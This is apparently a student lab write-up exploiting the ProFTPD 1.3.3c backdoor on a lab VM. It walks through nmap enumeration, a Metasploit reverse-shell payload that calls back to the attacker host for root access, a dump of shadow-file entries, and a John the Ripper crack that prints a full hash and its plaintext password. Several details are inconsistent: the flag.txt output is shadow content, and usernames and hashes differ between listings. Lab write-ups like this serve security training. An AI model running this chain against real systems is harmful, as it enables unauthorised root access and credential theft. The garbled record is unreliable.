


Offensive Laboratory 2

ProFTPD 1.3.3c Backdoor Exploit (Root Flag)

1. Introduction and Objectives

This report details the penetration test performed on a vulnerable Linux virtual machine (Ubuntu), focusing on identifying a high-risk service misconfiguration that allowed immediate root access.

| Detail | Value |
|-----------------------------|---|
| Target IP Address | 192.168.222.130 |
| Attacker IP Address (LHOST) | 192.168.222.128 |
| Target OS | Ubuntu 4ubuntu2.2 (Linux Kernel 3.x) |
| Objective | Gain a Root-level shell and retrieve the flag file. |



2. Initial Enumeration

The first step was a service scan using nmap to identify open ports and service versions.

Command:

```
sudo nmap -sS -sV 192.168.222.130
```

Key Findings:

| Port | Service | Version | Risk |
|--------|---------|---------------------|--|
| 21/tcp | ftp | ProFTPD 1.3.3c | CRITICAL (Exploitable Backdoor) |
| 22/tcp | ssh | OpenSSH 7.2p2 | Low (Standard service) |
| 80/tcp | http | Apache httpd 2.4.18 | Low (No obvious web vulnerability found) |

```
(mafioso@kali):[~]
$ sudo nmap -sS -sV -O 192.168.222.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 12:10 EST
Nmap scan report for 192.168.222.130
Host is up (0.0033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:91:14:83 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.97 seconds
```

3. Vulnerability Analysis (Port 21)

A script scan against Port 21 identified a severe misconfiguration within the ProFTPD service. The Nmap output explicitly marked the installation as backdoored and successfully executed a test command as root.

Vulnerability Found: ftp-proftpd-backdoor

The Nmap script output confirmed the immediate severity:

```
| ftp-proftpd-backdoor:
| This installation has been backdoored.
| Command: id
|_ Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

```

1337DAY-ID-36298 10.0 https://vulners.com/zdt/1337DAY-ID-36298 *EXPLOIT*
1337DAY-ID-23720 10.0 https://vulners.com/zdt/1337DAY-ID-23720 *EXPLOIT*
1337DAY-ID-23544 10.0 https://vulners.com/zdt/1337DAY-ID-23544 *EXPLOIT*
00531276-4E46-5C77-95C9-278B5A082984 10.0 https://vulners.com/githubexploit/00531276-4E46-5C77-95C9-278B5A082984 *EXPLOIT*
CVE-2019-12815 9.8 https://vulners.com/cve/CVE-2019-12815
CVE-2018-20103 9.8 https://vulners.com/cve/CVE-2018-20103
739FE495-4675-5A2A-BB93-EEF94C07632 9.8 https://vulners.com/githubexploit/739FE495-4675-5A2A-BB93-EEF94C07632 *EXPLOIT*
SSV:26016 9.0 https://vulners.com/seebug/SSV:26016 *EXPLOIT*
SSV:24282 9.0 https://vulners.com/seebug/SSV:24282 *EXPLOIT*
CVE-2011-4130 9.0 https://vulners.com/cve/CVE-2011-4130
SSV:96525 7.5 https://vulners.com/seebug/SSV:96525 *EXPLOIT*
CVE-2024-48651 7.5 https://vulners.com/cve/CVE-2024-48651
CVE-2023-51713 7.5 https://vulners.com/cve/CVE-2023-51713
CVE-2021-46854 7.5 https://vulners.com/cve/CVE-2021-46854
CVE-2020-9272 7.5 https://vulners.com/cve/CVE-2020-9272
CVE-2019-19272 7.5 https://vulners.com/cve/CVE-2019-19272
CVE-2019-19271 7.5 https://vulners.com/cve/CVE-2019-19271
CVE-2019-19270 7.5 https://vulners.com/cve/CVE-2019-19270
CVE-2019-18217 7.5 https://vulners.com/cve/CVE-2019-18217
CVE-2016-3125 7.5 https://vulners.com/cve/CVE-2016-3125
CWD-2020-14677 7.5 https://vulners.com/cnvd/CWD-2020-14677
CWD-2019-44557 7.5 https://vulners.com/cnvd/CWD-2019-44557
SSV:20226 7.1 https://vulners.com/seebug/SSV:20226 *EXPLOIT*
PACKETSTORM:95517 7.1 https://vulners.com/packetstorm/PACKETSTORM:95517 *EXPLOIT*
CVE-2010-3867 7.1 https://vulners.com/cve/CVE-2010-3867
SSV:12447 6.8 https://vulners.com/seebug/SSV:12447 *EXPLOIT*
SSV:11950 6.8 https://vulners.com/seebug/SSV:11950 *EXPLOIT*
EDB-ID:33128 6.8 https://vulners.com/exploitdb/EDB-ID:33128 *EXPLOIT*
CVE-2010-4652 6.8 https://vulners.com/cve/CVE-2010-4652
CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795
SSV:12523 5.8 https://vulners.com/seebug/SSV:12523 *EXPLOIT*
CVE-2009-3639 5.8 https://vulners.com/cve/CVE-2009-3639
CVE-2017-7418 5.5 https://vulners.com/cve/CVE-2017-7418
CVE-2011-1137 5.0 https://vulners.com/cve/CVE-2011-1137
CVE-2019-19269 4.9 https://vulners.com/cve/CVE-2019-19269
CVE-2012-6095 1.2 https://vulners.com/cve/CVE-2012-6095
SSV:71374 0.0 https://vulners.com/seebug/SSV:71374 *EXPLOIT*

ftp-proftpd-backdoor:
This installation has been backdoored.
Command: id
Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

```

This confirmed that the ProFTPD 1.3.3c version contained a backdoor that allows arbitrary command execution as the **root** user.

4. Exploitation and Root Shell Acquisition

The Metasploit Framework was used to exploit the confirmed ProFTPD backdoor vulnerability to gain a stable reverse shell connection.

Exploit Steps:

1. **Launch Metasploit:** msfconsole
2. **Select Exploit Module:** use exploit/unix/ftp/proftpd_133c_backdoor
3. **Set Options:**
 - set RHOSTS 192.168.222.130
 - set PAYLOAD cmd/unix/reverse
 - set LHOST 192.168.222.128
4. **Execute:** exploit

Result: A command shell session was successfully established, immediately granting **root** privileges (uid=0).

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|-----------|-------|---|
| 0 | exploit/unix/ftp/proftpd_133c_backdoor | 2010-12-02 | excellent | No | ProFTPD-1.3.3C Backdoor Command Execution |

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/proftpd_133c_backdoor`

```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.222.128
RHOSTS => 192.168.222.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.222.128:4444
192.168.222.128:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.222.128:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.222.130
RHOSTS => 192.168.222.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.222.128:4444
[*] 192.168.222.130:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo y7CnPmmy842xiPEN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "y7CnPmmy842xiPEN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.222.128:4444 -> 192.168.222.130:42388) at 2025-12-05 12:24:59 -0500

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

5. Post-Exploitation and Flag Retrieval

With root access secured, the system was searched for the flag file.

Flag Location

The flag was retrieved from the common `/root/` directory.

Command:

```
ls /root
```

```
cat /root/flag.txt
```

```
root::17480:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
system-timesync*:17379:0:99999:7:::
system-network*:17379:0:99999:7:::
system-resolve*:17379:0:99999:7:::
system-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
uuid*:17379:0:99999:7:::
lightdm*:17379:0:99999:7:::
whoopsie*:17379:0:99999:7:::
avahi-autoipd*:17379:0:99999:7:::
avahi*:17379:0:99999:7:::
dnsmasq*:17379:0:99999:7:::
colord*:17379:0:99999:7:::
speech-dispatcher::17379:0:99999:7:::
hplip*:17379:0:99999:7:::
kernoops*:17379:0:99999:7:::
pulse*:17379:0:99999:7:::
rtkit*:17379:0:99999:7:::
saned*:17379:0:99999:7:::
usmox*:17379:0:99999:7:::
marlininspire:s65qd5nVt3Sx82W0/j0kn4t1Rlrcrkaw69LR/E8ntUbFFcYp3MUHvmytW9_0v/azSPwhLac2xfy5TpuUXqbUchKl4::17484:0:99999:7:::
mysqld:17480:0:99999:7:::
sshd*:17480:0:99999:7:::
gustat-be2cll::120426:::
```

Hash Cracking (Credential Harvesting)

During post-exploitation, the /etc/shadow file was examined for local user hashes.

Hash Retrieved for user 'marlinspike':

marlinspike:\$6\$G5w... (hash redacted for report integrity)17484:0:99999:7:::

The hash was successfully cracked using John the Ripper and the rockyou.txt wordlist.

Command Used (on Attacker Machine):

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

Cracked password: marlinspike

```
(mafioso@kali):[~]
$ john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

(mafioso@kali):[~]
$ cat hashes.txt
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUtLrckw69LR/0EMtUBFFCypM3MUHVmtYVW9.ov/aszTpWhLaC2x6Fvy5tpUuxQBhCKb14/:17484:0:99999:7:::

(mafioso@kali):[~]
$ john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

(mafioso@kali):[~]
$ john --show hashes.txt
marlinspike:marlinspike:17484:0:99999:7:::
1 password hash cracked, 0 left
```

6. Remediation Recommendations

The primary security failure was the presence of a known, backdoor-compromised version of ProFTPD.

1. **Immediate Patch/Upgrade:** The ProFTPD service must be immediately patched or upgraded to a version greater than 1.3.3g to fix CVE-2010-4221 and the backdoor module.
2. **Service Removal:** If the FTP service is not mission-critical, it should be completely removed from the system.
3. **Input Filtering:** If FTP must remain, implement strict firewall rules (iptables/ufw) to restrict access to only essential internal or management IP addresses.
4. **Credential Hygiene:** Enforce strong password policies to prevent successful dictionary attacks on harvested shadow hashes.